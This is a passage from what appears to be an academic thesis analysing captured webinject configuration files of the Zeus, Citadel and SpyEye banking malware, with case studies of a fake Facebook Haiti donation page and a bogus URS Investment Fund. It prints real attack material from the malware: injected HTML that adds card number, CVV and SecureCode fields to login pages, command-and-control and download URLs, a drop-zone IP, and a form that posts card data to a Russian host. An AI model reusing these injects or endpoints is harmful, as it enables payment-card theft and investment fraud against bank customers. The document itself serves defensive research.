


Figure 3-5: Top Ten Countries Targeted

Table 3-1: Top Five Industries

Industry	Organisations
Bank	359
Internet Portal	16
Online Payment	15
Banking Software	11
Card	8

### 3.3 PROCESSING

The configuration file captured by Trusteer and used by the malware builder application, is essentially a text file with predefined keywords denoting variables that

pass instructions to the financial malware. The content to be injected is a blend of Hyper Text Markup Language (HTML) and JavaScript.

The captured configuration file (*config.bin / webinjects.txt*) is parsed by Trusteer's data-processing tools into a structured extensible mark-up language (XML) file. The analysis in this research has been based on the provided XML files. The purpose of processing the *config.bin* is to insert a standardised structure into the configuration file, in order to facilitate analysis and further processing. Listing 3-1 is an extract of the webinject configuration in the *config.bin / webinjects.txt* entry taken from an instance of the SpyEye financial malware family. Samples of the keywords employed by the SpyEye financial malware webinject configuration to govern the actions that it takes are visible on lines one, two, four, five, twelve, thirteen and fourteen of Listing 3-1.

The *set\_url* keyword on line one is the URL at which the financial malware is triggered to commence injection of the attacker's HTML code. The *data\_before* keyword marks the start of the HTML of the web page after which malicious code will be injected. This code is used to instruct the financial malware on where to place the attacker's code. The *data\_end* keyword marks the end of a section of code. The *data\_inject* keyword in line five marks the start of the attacker's code to be inserted into the website's code. The *data\_after* keyword marks the start of the website's code to be positioned after the injected code.

In the webinject file from which the extract in Listing 3-1 was taken, there are configuration entries for 580 URLs and whilst the sample is only 14 lines of code, some injects can be over 3000 lines of code. As such, the native format of the file makes the analysis of the webinject configuration file a potentially challenging and time consuming process.

The content of the webinject configuration files in Listing 3-2 and Listing 3-3 in chapter 3.4 is systemised by field, according to the function of the content, which enables navigation and subsequent automated analysis. Compare this with the captured native configuration file in Listing 3-1. The use of fields within the XML file makes it possible to programmatically reference the fields for further processing or data extraction. For the purposes of this research, the XML files from Trusteer did not undergo further processing.

```

1:   set_url *consumer.ebcforum.com* GP
2:   data_before
3:   <input type="password" name="password" maxlength="32" style="width:
    120px !important; height: 15px !important; font-size: 10px;"
    tabindex="2">
4:   data_end
5:   data_inject
6:   <h2>Credit Card Number:</h2>
7:   <input type="password" name="cc_number" maxlength="32" style="width:
    120px !important; height: 15px !important; font-size: 10px;"
    tabindex="3">
8:   <h2>Expiration Date:</h2>
9:   <input type="date" name="exp_date" maxlength="32" style="width: 120px
    !important; height: 15px !important; font-size: 10px;" tabindex="4">
10:  <h2>CVV:</h2>
11:  <input type="password" name="CVV" maxlength="32" style="width: 120px
    !important; height: 15px !important; font-size: 10px;" tabindex="5">
12:  data_end
13:  data_after
14:  data_end

```

**Listing 3-1: Native SpyEye Webinject Configuration File**

## 3.4 SAMPLES

This chapter reviews the structure of the webinject configuration file of each of the financial malware families featured in the case studies presented in this research. Those webinject configuration files discussed in case studies are included in the electronic appendix attached to this research. The filename of the webinject configuration file is that of the listing reference used within the research. Appendix C maps the listing to the filename of the file containing the webinject configuration.

The fields used within the XML are identified and briefly described. The majority of the fields across the financial malware families featured in the research are similar. The majority of the fields are described in chapter 3.4.1 on the Zeus financial malware appear within the fields for the Citadel and SpyEye financial malware families. Whilst there are additional fields in the webinject configuration files of the Citadel and SpyEye financial malware, only those fields relevant to researching the methods employed by webinject attacks are described.

### 3.4.1 ZEUS V2 FINANCIAL MALWARE

In Listing 3-2, an extract of a webinject configuration file for the Zeus v2 financial malware is presented. The webinject configuration file commences with the *<MalwareConfig>* tag, line one. It represents the start of the webinject configuration file. The next field, the *<Config>* tag (line two), contains the malware variant in the

*malware* parameter and the major version in the *majorVersion* parameter. The `<version>` tag contains the specific version of the malware, including the minor revisions.

The `<WebInjectsBlock>` (line twenty) contains the web injection code for each URL that the malware is configured to target. This tag contains multiple `<Webinjects>` tags (line 21), each related to one webinject. The *index* parameter links this injection code to the URL into which the content in the `<webinject>` tag (line 22) must be injected. The *before*, *after* and *data* tags are used to demarcate the placement of the malicious code and what code is to be injected.

The `<URLS>` tag (line 1549) is the parent tag for the URLs that the malware is configured to attack. The `<URL>` tag (line 1550) contains the *index* parameter reference used in the *Webinject* tag as well as the action on which the malware is configured to act on. The `<TargetURL>` tag (line 1551) is the URL that the malicious code will be injected into.

```

1: <MalwareConfig>
2: <Config malware="zeus" majorVersion="2">
3: <!-- ZEUS 2.X CONFIGURATION PARSING BY T R U S T E E R -->
4: <!-- PARSER COMPILATION DATE AND TIME: Apr 3 2011 11:00:38 -->
5: <Version>2.0.8.9</Version>
6: <BinaryUrl><![CDATA[http://jetsetflysystems.asia/intel.exe]]></BinaryUrl>
7: <CncUrl><![CDATA[http://jetsetflysystems.asia/intel/qwer.php]]></CncUrl>
8: <ConfigUrls compressed="0">
9: <ConfigUrl><![CDATA[http://adobeflashplayerupdater.eu/img.img]]></ConfigUrl>
10: </ConfigUrls>
20: <WebInjectsBlock>
21: <WebInjects index="1" compressed="1">
22: <WebInject>
23: <Before><![CDATA[</body></html>]]></Before>
24: <After><![CDATA[]]></After>
25: <Data><![CDATA[<script type="text/javascript">
26: document.getElementById('gnheader').innerHTML += '<br/><a href="https://ursinvestment.com" style="display:block;margin:0 auto;width:100%;text-align:center;">'+
27: '</a>';
28: </script>]]></Data>
29: </WebInject>
30: </WebInjects>
1548: </WebInjectsBlock>
1549: <Urls compressed="1">
1550: <Url index="1" action="Inject|POST|GET">
1551: <TargetUrl><![CDATA[http://*ebay.com*]]></TargetUrl>
1552: </Url>
1691: </Urls>
1692: </Config>
1693: </MalwareConfig>

```

**Listing 3-2: Zeus v2 Webinject Configuration File**

### 3.4.2 CITADEL V1 FINANCIAL MALWARE

The Citadel Financial Malware platform is a derivative of the Zeus Financial Malware platform, stemming from the public release of the Zeus source code (AhnLab, 2012; Krysiuk, 2013). The structure of the webinject configuration file for the purposes of this research is the same as that of the Zeus Financial Malware webinject configuration file.

```

1:     <MalwareConfig>
2:     <Config malware="citadel" majorVersion="1">
3:     <!-- ZEUS 2.0.8.9 DERIVATIVE CONFIGURATION PARSING BY T R U S T E E
R -->
4:     <!-- PARSER COMPILATION DATE AND TIME: May 15 2012 11:31:34 -->
5:     <Version>1.3.4.5</Version>
6:     <BinaryUrl><![CDATA[http://senocorpol.com/admin/ajax.php|file=update
.exe]]></BinaryUrl>
7:     <CncUrl><![CDATA[http://senocorpol.com/admin/index.php]]></CncUrl>
8:     <ConfigUrIs compressed="1">
9:     <ConfigUrl><![CDATA[http://consolenterppc.com/ig/file.php|file=doc1.
pdf]]></ConfigUrl>
10:    <ConfigUrl><![CDATA[http://wejuiregister.com/jose/whois.php|file=cha
nger.jpg]]></ConfigUrl>
11:    </ConfigUrIs>
19:    <FilterUrIs compressed="1">
20:    <FilterUrl><![CDATA[!*clients1.google.com/tbproxy*]]></FilterUrl>
95:    </FilterUrIs>
3278: <WebInjectsBlock>
3279: <WebInjects index="1" compressed="0">
3280: <WebInject>
3281: <Before><![CDATA[al cliente*</span*<span]]></Before>
3282: <After><![CDATA[ ]></After>
3283: <Data><![CDATA[ style="display:none;"]></Data>
3284: </WebInject>
3285: </WebInjects>
7591: </WebInjectsBlock>
7592: <UrIs compressed="1">
7593: <Url index="1"
action="Inject|POST|GET|UrlCaseInsensitive|ContextCaseInsensitive">
7594: <TargetUrl><![CDATA[*unicaja.es*]]></TargetUrl>
7595: </Url>
7683: </UrIs>
7684: </Config>
7685: </MalwareConfig>

```

**Listing 3-3: Citadel v1 Financial Malware**

### 3.4.3 SPY EYE V1 FINANCIAL MALWARE

The SpyEye Financial Malware Listing 3-4 contains one major difference to the Zeus Financial Malware and, by extension, Citadel. In all previous listings, the configuration files have been based on the Zeus code base, SpyEye though, was developed as a competitor to Zeus for sale in the underground economy (Chen & Mielke, 2008). The most noticeable difference is that the URL into which the malicious code is injected is stored in the *<WebInject>* tag and not in a separate set of tags (line 22).

```

1:     <MalwareConfig>
2:     <Config malware="SpyEye" majorVersion="1">
3:     <!-- SPYEYE 1 CONFIGURATION PARSING BY T R U S T E E R -->
4:     <!-- PARSER LAST MODIFIED DATE AND TIME: Tue Feb 28 17:03:26 2012 --
5:     >
6:     <Core>
7:     <MainConfiguration>
8:     <Flags>00 01 01 01 01 01 02 03 04 05 </Flags>
9:     <Name>6DDA719A</Name>
10:    <Name2>a</Name2>
11:    <Flags2>00 00 </Flags2>
12:    </MainConfiguration>
13:    <DropZone>
14:    <DropZoneEndpoint>184.154.207.58:25500</DropZoneEndpoint>
15:    </DropZone>
16:    <WebInjectsBlock>
17:    <Comment><![CDATA[
18:    ;=====
19:    ;=====billmelater.com=====
20:    ;=====
21:    ]]></Comment>
22:    <WebInjects action="Grab(CAPTURE)|POST|GET">
23:    <Url><![CDATA[http*billmelater.com/your-account/account-
24:    home*]]></Url>
25:    <WebInject>
26:    <Before><![CDATA[]]></Before>
27:    <Data><![CDATA[BILL ME LATER ACCOUNT PAGE]]></Data>
28:    <After><![CDATA[</body>]]></After>
29:    </WebInject>
30:    </WebInjects>
31:    </WebInjectsBlock>
32:    </Core>
33:    </Config>
34:    </MalwareConfig>

```

**Listing 3-4: SpyEye v1 Financial Malware**

## 3.5 ANALYSIS

The research method for this research as outlined in chapter 1.3 is to identify case studies that provide insight to the methods employed by financial malware using webinjects against targets and the target's customers. This chapter provides an overview of the analysis tool used and the approach used in investigating the methods used by webinjects.

### 3.5.1 ANALYSIS TOOL

Splunk is a toolset for the collection, analysing and storage of machine data, and was the analysis toolset used to search through, and extract data from the 483 webinject configuration files supplied by Trusteer. Splunk is designed to be able to collect and index data in any format generated by an organisation and provide the necessary tools to search through the data, irrespective of format (Splunk, 2013).



The webinject configuration files from Trusteer, although structured data (XML) files, differ in structure depending on the source, or particular financial malware variant. Additionally, the HTML in the injection code contains rich information in the methods used to defraud the victim. The HTML contains the scripts, form fields and presentation layer used to elicit the required information from the victim.

Splunk indexes all the data that it collects and stores it for future analysis; this makes the analysis of the unstructured data in the *webinject* tags in the configuration files feasible. For example, the search query in Listing 3-5 returns all instances from the data set (*MalwareConfigs*) for the Zeus financial malware variant where the collected data contains a reference to the search term “credit card”.

```
| Sourcetype="MalwareConfigs" malware="Zeus" "credit card"
```

**Listing 3-5: Splunk Search Query Example**

In order to extract information utilising the structure from the XML formatting of the configuration files from Trusteer a search command called *spath* is used. This command provides the functionality to search the indexed file using XML tags to search for the required search term. This can be chained together to allow one to navigate the XML structures exemplified in Listing 3-6 below.

```
| Sourcetype="MalwareConfigs" | spath input=_raw output=URLS  
path=MalwareConfig.Config.UrIs.Url.TargetUrl | table URLS
```

**Listing 3-6: Splunk *spath* Query Example for Zeus and Derivatives**

### 3.5.2 ORGANISATION, INDUSTRY AND COUNTRY

After using Splunk to extract 41,546 URLs from the Trusteer webinjection configuration files in the data set, the URLs were subsequently de-duplicated down to 3,340 URLs. These URLs were then manually mapped back to the organisation, the industry type and the country where the organisation is based. In the case of multinational organisations with a single web presence serving multiple countries, the main country was mapped against all URLs; however, where a country had a unique web presence, that specific country was recorded against the URL. Table 3-2 contains a sample of the mapped data.

It is important to note that in many cases, it is not possible to identify the organisation, country or industry from the URL, as it may contain limited information. For example, the URL *\*post.php\** and *https\*/ach/\** are quite generic and

not easily attributable to a specific organisation. (The \* denotes a wildcard match in the webinjection configuration file).

**Table 3-2: Sample URL / Organisation / Country Mapping**

URL Match	Organisation	Country	Industry
*.ebay.com/*eBayISAPI.dll?*	eBay	United States	Auction
*.ebay.fr/ws/eBayISAPI.dll?MyeBay*	eBay	France	Auction
*.entropay.com/basemenu/prot/*	Entropay	United States	Card
*.facebook.com*	Facebook	United States	Social Media
*.firstdirect.com/1/2/*	First Direct	UK	Bank
*.gad.de*	GAD	Germany	Banking Software
*.google.com/accounts/ServiceLogin?*	Google	United States	Internet Portal
*.gruposantander.es*cabeza_bk*	Santander	Spain	Bank
*.gruppocarige.it/vbank/*	Gruppo Banca Carige	Italy	Bank
*.halifax-online*account*	Halifax Bank	UK	Bank
*.halifax-online.co.uk*MyAccounts/*	Halifax Bank	UK	Bank

By contrast, the URL *\*cmd\_OnSelectDateThsTransactionsCommand\** is unique to a specific online application. Given the reference to transactions, it is unlikely to have been indexed by an Internet search engine as it probably only occurs after a successful login and therefore not attributable to an organisation. These URLs were excluded from the mapping exercise. In light of the time period spanned by the data set, there were also several URLs that no longer have registered domain names and / or where the organisation is no longer an operating concern.

### 3.6 CASE STUDY IDENTIFICATION

The case studies that will be documented in the subsequent case study chapters (four, five, six and seven) were identified through several processes. Firstly, the manual mapping of a URL to an organisation, as in this process several URLs of organisations attracted the researcher's attention.

For example, there are three injections on URLs belonging to CNN (a news agency), which is apparently/superficially not a normal target for financial malware. The attack

against CNN is documented in chapter 4.3. In addition to CNN, 55 URLs based on commercially available banking software were also identified and documented in chapter 7.7.

The second process was investigating the data set by searching for various keywords, such as: “credit card”, TAN<sup>1</sup>, OTP<sup>2</sup>, Password, CVV<sup>3</sup> and so on. This resulted in the identification of several case studies in chapter five. The keywords were selected based on the researcher’s experience in online banking cybercrime fraud investigations.

Finally, correspondence with press activity was noted and analysed. For example, the McAfee research paper “Dissecting Operation High Roller (Marcus & Sherstobitoff, 2012)” is based on several webinject configurations, of which at least two are in the research data set. This led to the analysis of a webinject capable of performing automated transfers in chapter 6.

### **3.6.1 CAVEATS**

In the examination of the case studies, the version of the website served when targeted by the financial malware may differ from what was served when the site was visited in the drafting of the thesis, as a result of the lapse in time between the two events.

Also, a number of the webinjects are targeted at web pages served “behind the door”. In other words, one must have a legitimate and active user account at the organisation and have successfully logged into the website before one is able to view the page that was targeted by the webinject.

As a result of the above, screenshots visually depicting the injection are limited, and a certain dose of poetic license may have been applied where required. The assumptions made in order to recreate the version of the page at the time of the injection will be noted in the respective case studies.

Those webinject configuration files discussed in case studies are included in the electronic appendix attached to this research. The filename of the webinject configuration file is that of the listing reference used in the text.

---

<sup>1</sup> TAN: Transaction Authentication Numbers

<sup>2</sup> OTP: One Time PIN

<sup>3</sup> Card Verification Value

### **3.7 SUMMARY**

The data set used in this thesis contains 483 webinject configuration files captured from October 2010 until June 2012, which targeted more than 440 institutions across 28 industries. As can be expected, the financial sector is the most-targeted industry within the data set; the vast majority of organisations targeted were located within the United States.

The XML files comprising the data set were imported into a data analysis tool that indexed the data, and enabled the query tools to search through the data set to extract the sought after information, whether structured or unstructured.

Part two of this research contains the analysis of the case studies that were identified in the analysis of the research data set. The case studies examine webinjects that exploit social engineering methods, bypass security controls and perform automated transfers.

# **PART TWO**

## **CASE STUDIES**

# 4

## SOCIAL ENGINEERING

### 4.1 INTRODUCTION

After hurricane Katrina in 2005, several fraudulent websites were set up to solicit donations for charities that would assist the victims in the aftermath (Krebs, 2005). This is consistent with the approach taken after the tsunami in Indonesia the year before (Krebs, 2005) and in other types of social engineering exploits.

The use of social engineering tactics is essentially to coax the victim into performing actions that will benefit the attacker, such as clicking the link that takes the victim to an infection point to install malware (Abraham & Chengalur-Smith, 2010). Typical social engineering, as popularised by Kevin Mitnick, is manipulating an organisation's staff via telephone call or in person, using snippets of factual information bent to serve the attacker's purposes (Mitnick & Simon, 2001).

Contemporary research related to malware and social engineering tends to end at the point when the victim has followed the directions received in emails or on websites, which have resulted in the installation of the malware on the victim's device. The process of getting the financial malware installed on the victim's workstation is only the first use of social engineering tactics in many instances (Abraham et al., 2010). As will be demonstrated below, the payloads of the financial malware instance may also include several instances of webinjects that leverage topical events, use social engineering tactics and exploit the trust that the victim places in the website where the malicious code has been injected.

Two case studies have been identified in the data set that illustrates the potential of the combination of well thought-out social engineering tactics and the attacker's use of financial malware's webinject functionality. The first case study, chapter 4.2, shows how a social networking platform was used to entice victims to make donations to a legitimate cause in order to harvest card data. In the second case study, chapter 4.3, a botnet operator using financial malware webinjects is able to immerse the victim in an ecosystem that is almost entirely controlled by the malware.

## **4.2 FACEBOOK DONATIONS**

In this case study of using financial malware to obtain credit card data, the botnet operator used the Citadel financial malware, an off-shoot from the Zeus financial malware (as discussed in chapter 3.4.2), to appeal to Facebook users' generosity to donate funds to various charities in aid of children in Haiti. At this point in time, Haiti was still recovering from an earthquake that devastated the island in 2010, and fund-raising efforts would, although winding down, be on-going and topical.

In a similar example of fraudulent fund-raising after hurricane Katrina (Krebs, 2005), the botnet operator used the webinject capability of the Citadel financial malware to solicit donations. The webinject was specifically designed with two objectives in mind: the first was to appeal to as many users of the social network site as possible and to obtain complete user credit card data, including Verified by Visa and MasterCard SecureCode information.

Analysis of the webinject code reveals the author of the webinject had catered for five languages, namely English, Dutch, German, Spanish and Italian. This was largely done in order to appeal to as many of the Facebook users as possible. Each language version of the appeal is similar; however different imagery is used per language. Figure 4-1 and Figure 4-2 below depict the English and the Italian version of the webinject, whilst Figure 4-3 presents the webpage overlay used to capture the credit card data.

The images are courtesy of Trusteer (Shafir, 2012b) and the webinject code is extracted from a Citadel webinject malware configuration file captured on the 15<sup>th</sup> of May 2012. All of the copy, form labels and button labels are stored in an array within the webinject code, and the appropriate version displayed per the victim's language locale. The array code can be seen in line 6985 in Listing 4-1.



Figure 4-1: English Citadel Facebook Donation (Shafir, 2012b)




Figure 4-2: Italian Citadel Facebook Donation (Shafir, 2012b)

facebook

CARDHOLDER NAME:	<input type="text"/>
Number card:	<input type="text"/>
Expiry Date:	-- / ----
CVV:	<input type="text"/>
CARDHOLDER PASSWORD AND SECURITY:?	<input type="text"/>
amount \$:	1.00

Continue

Figure 4-3: English Citadel Facebook Credit Card Details (Shafir, 2012b)

The cardholder password and security field is a poorly-phrased request for the card holder's Verified by Visa or MasterCard SecureCode credentials. The intent of the



field is better expressed within the injection code (towards the end of line 6985 in Listing 4-1), which shows the content of an overlay displayed after the victim has submitted the credit card holder information requested in Figure 4-3. This third overlay (of which no screenshot was captured) informs the victims, rather tongue-in-cheek, of their obligations with regards to safeguarding their credentials and credit card data. The full webinject code is included for review in the electronic appendix.

```
6982: function inserttxt(){
6984: var lang_g=['English','Italiano','Español','Deutsch','Nederlands'];
6985: var lang_t=[['&nbsp; You can save
a life with only $1. When you give to HPC, 99% of every dollar "cash
plus gifts-in-kind" goes directly to programs that serve the poorest
child in Haiti. We work currently with two orphanages and elementary
school, we are seeking donations. Please donate and help us spread
the word to your friends, families, etc. Click to donate to make a
difference! All you give, they\'ll be much appreciated.We appreciate
your interest and hope that you will open your hearts and donate to
better the lives and futures of those in need. If you have any
questions before you donate please do not hesitate to contact us. We
treat personal information with the utmost respect for your privacy.
Click the button above. Thank you.','CARDHOLDER NAME:','Number
card:','Expiry Date:','CARDHOLDER PASSWORD AND SECURITY:','amount
$:','Continue','CARDHOLDER PASSWORD AND SECURITY<br>You are solely
responsible for maintaining the confidentiality of your password /
SecureCode, Registration Data and other verification information
established by you with respect to Verified by Visa / MasterCard
SecureCode, and all activities that occur using your password,
Registration Data or other verification information supplied to or
established by you with respect to Verified by Visa / MasterCard
SecureCode. You agree not to transfer or assign your use of, or
access to, Verified by Visa / MasterCard SecureCode to any third
party. You agree to immediately notify us of any unauthorized use of
your password or other verification information, or any other breach
of security. You acknowledge and agree that, except as otherwise
provided by Applicable Law or in the Cardmember Agreement or in the
Terms & Conditions applicable to the Account(s), we shall not be
liable for any loss or damage arising from your failure to comply
with these terms and conditions.','Exit'],
```

#### Listing 4-1: Facebook English Donation Request

The webinject code also performs data validation on the information submitted by the form in Figure 4-3. Listing 4-2 contains a credit card number validation routine to ensure that the victim has entered a valid credit card number (line 7115).

```
7114: var part=card_num.value.split("");
7115: if(isNaN(card_num.value)||card_num.value.length<16||part[0]!=6&&part
[0]!=3&&part[0]!=4&&part[0]!=5||!checkCC(card_num.value)){
7116: card_num.className="redinputs";
```

#### Listing 4-2: Facebook Credit Card Number Validation

The webinject code posts the information submitted by the form in Figure 4-3 to a URL that resolves to an IP address located in Russia. The post method can be seen in Listing 4-3, line 6825.

```
6825: <form name="forma" id="forma"  
      action="http://leader.ru/secure/i/shsmoke.gif" method="POST"  
      target="targetifr">
```

**Listing 4-3: Facebook Form Post Location**

### **4.3 URS INVESTMENT FUND**

In April 2011, Trusteer obtained two Zeus financial malware webinject configuration files that revealed a creative and atypical use of webinjects, in that the focus is on advertising, rather than harvesting information of value. The webinject configurations were used to entice guests of the targeted websites to invest in a fraudulent investment fund called URS Investment Fund (Klein, 2011b).

The level of professionalism in creating the URS Investment Fund fraud is remarkable in terms of the level of attention to detail, on several fronts. The first is that of the organisations that the URS Investment Fund allegedly partnered with and the manner in which the partnership was reinforced. The second is how complete the URS Investment Fund ecosystem created by the financial malware was.

In order to drive investment in the URS Investment Fund, the botnet owner needed to accomplish two objectives. The first objective was to create awareness of the Fund and its website and the second was to convince potential victims to invest.

#### **4.3.1 CREATING AWARENESS**

In order to create the awareness, the fraud team operating the investment scam created several advertisement banners unique to the sites on which the banners were displayed. A webinject was then used to place the advertisement banners on websites in order to promote awareness of the investment fund. This also aided in promoting the legitimacy of the investment fund through alleged partnerships.

A full list of all of the organisations whose websites were altered by injection of the URS Investment Fund advertisement banners is presented in the Table 4-1. The table also lists which organisations allegedly endorsed the URS Investment Fund and attested to the security of the Fund's website and credit card handling procedures (expanded on in chapter 4.3.3). The two webinject configuration files in the data set

indicate that 107 webpages across 28 organisations were used to advertise the fraudulent investment fund.

Listing 4-4 contains an extract from an example of the injection of an advertisement banner into the popular search engine, Google. The advertisement banner (Figure 4-4) that was injected into the Google website is displayed below, as well as an additional banner (Figure 4-5) used to promote the fraudulent investment fund on Microsoft's search engine, Bing.

The images are courtesy of Trusteer and the webinject code is extracted from two webinject malware configuration files captured on the 3<sup>rd</sup> of April and the 20<sup>th</sup> of June 2011. The placement of these banner advertisements on Google and Bing is an initial step towards promoting the fraudulent fund, and starts building trust, based on the reputation of the sites the banners are injected into.

```
3856: <Url index="38" action="Inject|POST|GET">
3857: <TargetUrl><![CDATA[*google.com/*]]></TargetUrl>
3858: </Url>
2152: <WebInjects index="38" compressed="1">
2153: <WebInject>
2154: <Before><![CDATA[</tr></table></form><div style="font-size:83%;min-
height:3.5em"><br>]]></Before>
2155: <After><![CDATA[ ]></After>
2156: <Data><![CDATA[<div style="border: 0px; padding-top:10px;">
2157: <a href="https://urs-investment.com" style="border: 0px">
2158: </a>
2159: </div>]]></Data>
2160: </WebInject>
2161: </WebInjects>
```

**Listing 4-4: URS Advertisement Banner**



**Figure 4-4: Google URS Advertisement Banner (Shafir, 2011)**



**Figure 4-5: Bing URS Advertisement Banner (Shafir, 2011)**

**Table 4-1: Organisations Used to Promote the URS Investment Fund**

Organisation	Advertisement	Endorsed	Attested
Amazon	■		
AOL	■		
Apple	■		
Bank of America	■	■	
Better Business Bureau (BBB)		■	
Chase	■	■	
Citibank	■	■	
CNN	■	■	
Craigslist	■		
Disney <sup>4</sup>	■		
eBay	■	■	
ESPN	■		
Facebook	■		
Forbes		■	
Google	■		
LinkedIn	■		
Microsoft	■		
MySpace	■		
PayPal	■	■	
Trustwave			■
Twitter	■		
VeriSign			■
Wells Fargo	■	■	
Wikipedia	■		
Wordpress	■		
Yahoo	■	■	
YouTube	■		

The table shows well-known organisations with significant brand equity in the Internet and Financial industry sectors, with which the URS Investment Fund had

<sup>4</sup> The URL entry in the <URL> tag is *\*go.com/* and given convention in the webinject files, the author's assumption is that the configured URL is *www.go.com*.

allegedly partnered and / or advertised. For example, the Investment fund advertised on and “managed funds” on behalf of Yahoo and Bank of America.

#### **4.3.2 MAKING THE SALE**

Following increased awareness of the fund and the returns generated for existing clientele, the next step is converting the awareness into deposits in the URS Investment Fund. One method of coaxing potential investors is to expose them to testimonials and endorsements.

Of the 28 organisations used in the promotion and endorsement of the URS Investment Fund, eight were used to both promote and endorse the fund. These are:

- Bank of America
- Chase
- Citibank
- CNN
- Ebay
- PayPal
- Yahoo

Listing 4-5 contains a snippet of the webinject code of the endorsement statement by Bank of America (BOA) for the URS Investment Fund, referencing a 70% return on investment in one month on an \$800m investment (line 48); Listing 4-6 shows the URL (line 3746) into which the endorsement would have been injected. The full extract of the webinject code for the code listings referenced in the rest of the chapter are available in the electronic appendix. In this example, the endorsement would have been placed, as described in chapter 2.8, into the Bank of America website and displayed to all visitors of the website who were infected with this instance of the Zeus financial malware.

```

41: <WebInject>
42: <Before><![CDATA[=>contact
us</a>.</p>*</table>*</table>]]></Before>
43: <After><![CDATA[]]></After>
44: <Data><![CDATA[<table width="747" border="0" cellspacing="0"
cellpadding="0" class="standard-font" summary="">
45: <tr>
46: <td width="547" valign="top" style="padding: 5px;">
47: <h1 class="page-title"><br>Bank of America - First payment to our
clients from URS fund.</h1>
48: Our company has signed contract with URS Investment Fund. We have
invested $800 million, and a month later received the first profit
to our clients of $2,7
49: billion US Dollars.<br>
50: <br>
51: Now each Bank of America customer can invest money to any of the
projects
52: offered by URS company, to get interests and have full control over
one's
53: finances. Moreover, the member of URS can get benefit from intuitive
interface
54: which helps to control one's personal finances on the bases of the
largest
55: banking systems through the Internet.<br>
56: <br>
57: Find more detailed information about Bank of America investment
partner at URS
58: Investment Fund web site: <a href="https://urs-investment.com">
59: https://urs-investment.com</a>&nbsp; <br/>
60: </td>
61: <td valign="top" width="200" style="padding: 5px;">
62: </td>
63: </tr>
64: </table>]]></Data>
65: </WebInject>
41: </WebInjects>

```

#### Listing 4-5: Alleged BOA Endorsement

```

3745: <Url index="1" action="Inject|POST|GET">
3746: <TargetUrl><![CDATA[https://www.bankofamerica.com/contacts/profile*]
]></TargetUrl>
3747: </Url>

```

#### Listing 4-6: BOA Endorsement URL

Yahoo also allegedly endorsed the fraudulent investment fund through a webinject that placed the endorsement, similar in content and intent to BOA's, into Yahoo's finance portal and displayed it to all visitors of the portal who were infected with this instance of the Zeus financial malware. Listing 4-7 contains the URL (line 3848) into which the endorsement would have been injected.

```
3847: <Url index="35" action="Inject|POST|GET">
3848: <TargetUrl><![CDATA[*finance.yahoo.com/banking-
      budgeting*]]></TargetUrl>
3849: </Url>
```

**Listing 4-7: Yahoo Endorsement URL**

Listing 4-8 contains the URL (line 3830) into which Citibank’s endorsement would have been injected. Citibank allegedly endorses URS Investment Fund on the “Partners” page of their website. In the endorsement, Listing 4-9, Citibank discloses the amount that it has invested with the Fund, the return that it is expecting (line 1999-2000), an assurance on the quality of the traders employed by the URS Investment Fund (line 2002) and it recommends all of its personal and business customers to invest in the Fund (line 2009).

```
3829: <Url index="29" action="Inject|POST|GET">
3830: <TargetUrl><![CDATA[*www.citibank.com/partners]]></TargetUrl>
3831: </Url>
```

**Listing 4-8: Citibank Endorsement URL**

```

1985: <WebInjects index="29" compressed="1">
1986: <WebInject>
1987: <Before><![CDATA[<td width=100% valign=top>*<table]]></Before>
1988: <After><![CDATA[]]></After>
1989: <Data><![CDATA[width="100%" border="0" cellspacing="0"
cellpadding="0">
1990: <tr><td class="pageHeader">Citigroup Partners</td></tr>
1997: In March 2011, our company signed a huge contract with URS
Investment Fund.
1998: With the help of URS, we have invested in the construction of a
closed
1999: military facility. We have invested $400 million and plan to make a
profit
2000: more than $3 billion for company clients.<br>
2001: <br>
2002: Only experienced traders work at URS. The company has been
cooperating with
2003: known reputable companies for 15 years. This entitles the company
experts to
2004: expand the field of activity of URS in order to give an opportunity
to
2005: individuals to invest money and get high interest on their deposits.
URS is
2006: an investment program where each depositor gets monthly payment on
his
2007: invested money.<br>
2008: <br>
2009: <b>Citigroup and Citibank recommends to invest money for their
personal and
2010: business customers to URS fund. </b><br>
2011: For more detailed information about URS company, its clients and
investment
2012: projects you are welcome to visit company's official website:
2013: <a href="https://urs-investment.com">https://urs-investment.com</a>
<br>

```

**Listing 4-9: Alleged Citibank Endorsement**

## **Manipulation of Search Results**

